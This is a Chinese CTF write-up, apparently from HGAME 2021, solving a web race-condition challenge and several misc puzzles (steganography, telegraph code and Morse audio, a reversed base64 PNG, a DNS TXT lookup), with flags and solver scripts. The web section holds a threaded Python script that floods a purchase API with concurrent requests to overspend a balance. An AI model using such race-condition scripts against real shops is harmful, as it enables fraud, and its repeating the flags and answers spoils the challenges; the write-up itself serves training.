
Web

Liki的生日礼物

hint:条件竞争



```
{"status":"success","data":"\u5151\u6362\u6210\u529f"}
{"status":"success","data":"\u5151\u6362\u6210\u529f"}
{"status":"success","data":"\u5151\u6362\u6210\u529f"}
{"status":"success","data":"\u5151\u6362\u6210\u529f"}
{"status":"success","data":"\u5151\u6362\u6210\u529f"}
{"status":"success","data":"\u5151\u6362\u6210\u529f"}
{"status":"success","data":"\u5151\u6362\u6210\u529f"}
{"status":"error","data":"\u6ca1\u94b1\u8fd8\u60f3\u8981switch?"}
{"status":"success","data":"\u5151\u6362\u6210\u529f"}
{"status":"success","data":"\u5151\u6362\u6210\u529f"}
{"status":"error","data":"\u6ca1\u94b1\u8fd8\u60f3\u8981switch?"}
{"status":"success","data":"\u5151\u6362\u6210\u529f"}
{"status":"error","data":"\u6ca1\u94b1\u8fd8\u60f3\u8981switch?"}
{"status":"error","data":"\u6ca1\u94b1\u8fd8\u60f3\u8981switch?"}
{"status":"error","data":"\u6ca1\u94b1\u8fd8\u60f3\u8981switch?"}
{"status":"error","data":"\u6ca1\u94b1\u8fd8\u60f3\u8981switch?"}
{"status":"error","data":"\u6ca1\u94b1\u8fd8\u60f3\u8981switch?"}
{"status":"error","data":"\u6ca1\u94b1\u8fd8\u60f3\u8981switch?"}
{"status":"error","data":"\u6ca1\u94b1\u8fd8\u60f3\u8981switch?"}
{"status":"error","data":"\u6ca1\u94b1\u8fd8\u60f3\u8981switch?"}
{"status":"error","data":"\u6ca1\u94b1\u8fd8\u60f3\u8981switch?"}
{"status":"error","data":"\u6ca1\u94b1\u8fd8\u60f3\u8981switch?"}
{"status":"error","data":"\u6ca1\u94b1\u8fd8\u60f3\u8981switch?"}
{"status":"error","data":"\u6ca1\u94b1\u8fd8\u60f3\u8981switch?"}
{"status":"error","data":"\u6ca1\u94b1\u8fd8\u60f3\u8981switch?"}
{"status":"error","data":"\u6ca1\u94b1\u8fd8\u60f3\u8981switch?"}
{"status":"success","data":"\u5151\u6362\u6210\u529f"}
```

exp:

```python
import requests
import threading
import queue

threads = 100
q = queue.Queue()
m = queue.Queue()

url = "https://birthday.liki.link"
user = {
"name": "r4iny3",
"password": "3"}
s = requests.session()
s.post(url="{}?m=login".format(url), data=user)

headers = {
'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0',
'Cookie': 'PHPSESSID=o5o1758ifd5bup51dec8574em4',
'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8',
}
data = {'amount': '5'}

for i in range(1000000):
    q.put(i)

for j in range(1000000):
    m.put(j)

def buy():
    while not q.empty():
```

```
        m.get()
        p = requests.post(url+'/API/?m=buy',
            headers=headers, data=data)
        print(p.text)

if __name__ == '__main__':
    for j in range(50):
        t = threading.Thread(target=buy)
        t.start()

    for j in range(50):
        t.join()
```

Misc

Tools

下载下来一个加密7z,一张jpg，压缩包名字提示f5隐写，打开图片备注可以找到密码，用F5-steganography-master提取即可得到压缩包密码。接下来几步思路相同压缩包名字提示隐写方式，图片备注即为隐写的密码，分别是steghide,outguess,JPHS。最终得到完整的二维码，拼接扫描得到flag

Telegraph：1601 6639 3459 3134 0892

题目名字是中文电报码，用在线工具转换可得，***带通滤波器***

题目还给了一个mp3文件，拖进au分析一下，频谱图提示850hz，滤波器设置到850hz,音频中可以听到一段电码，滤波后可以看到莫斯电码，记录下来解密得到flag

Hallucigenia

Stegsolve分析,发现反相二维码，在线扫描扫不出来，拖进ps反相一下扫描即可得到一段base64。

ps.其实用手机微信就可以直接扫出来，不用做反相（


扫出来是一串base64，解码后我们能看到GNP，从题干中推测这是逆序过的

写个脚本跑一下，得到的文件改成png，再用ps垂直翻转一下，即可得到flag

```
import base64
f = open('C:\\Users\\HQL\\Desktop\\1.txt','wb')
str1 =
"gmBCrkRORUkAAAAA+jrgsWajaq0BeC3IQhCEIQhCKZw1MxTzSlNKnmJpivW9IHVPrTjvkkuI3sP7bWA
EdIHWCbDsGsRkZ9IUJC9AhfZFbpqrmZBtI+ZvptWC/KCPrL0gFeRPOcI2WyqjndfUWlNj+dgWpe1qSTE
cdurXzMRAc5EihsEflmIN8RzuguWq61JWRQpSI51/KHHT/6/ztPZJ33SSKbieTa1C5koONbLcf9aYmsV
h7RW6p3SpASnUSb3JuSvpUBKxscbyBjiOpOTq8jcdRsx5/IndXw3VgJV6iO1+6jl4gjVpWouViO6ih9Z
mybSPkhaqyNUxVXpV5cYU+Xx5sQTfKystDLipmqaMhxIcgvplLqF/LWZzIS5PvwbqOvrSlNHVEYchCEI
QISICSZJijwu50rRQHDyUpaF0y///p6FEDCCDFsuW7YFoVEFEST0BAACLgLOrAAAAAggUAAAAtAAAAFJ
ESEkNAAAAChoKDUdOUIk="
str2 = base64.b64decode(str1)
str2 = str2[::-1]
#str(str2,encoding = "utf-8")
print(str2)
f.write(str2)
f.close()
```

DNS

pcap先分析一下，找到http，给出hint,SPF,查了一下是**发送方策略框架 (Sender Policy Framework)**，用来过滤垃圾邮件的，授权的ip地址会记录在dns txt中，可以通过dig命令查询



How to check SPF record

如何查询某个域名是否开启SPF，可以使用以下命令：

```
# dig -t txt 域名(不加www)
```

只需要去查询 TXT 类型的 DNS 记录即可。

```
r4inyni9ht@kali:~/桌面$ dig -t txt flag.hgame2021.cf

; <<>> DiG 9.16.6-Debian <<>> -t txt flag.hgame2021.cf
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36965
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;flag.hgame2021.cf.             IN      TXT

;; ANSWER SECTION:
flag.hgame2021.cf.      5       IN      TXT     "hgame{D0main_N4me_5ystem}"

;; Query time: 284 msec
;; SERVER: 192.168.42.2#53(192.168.42.2)
;; WHEN: 四 2月  11 16:46:03 CST 2021
;; MSG SIZE  rcvd: 73
```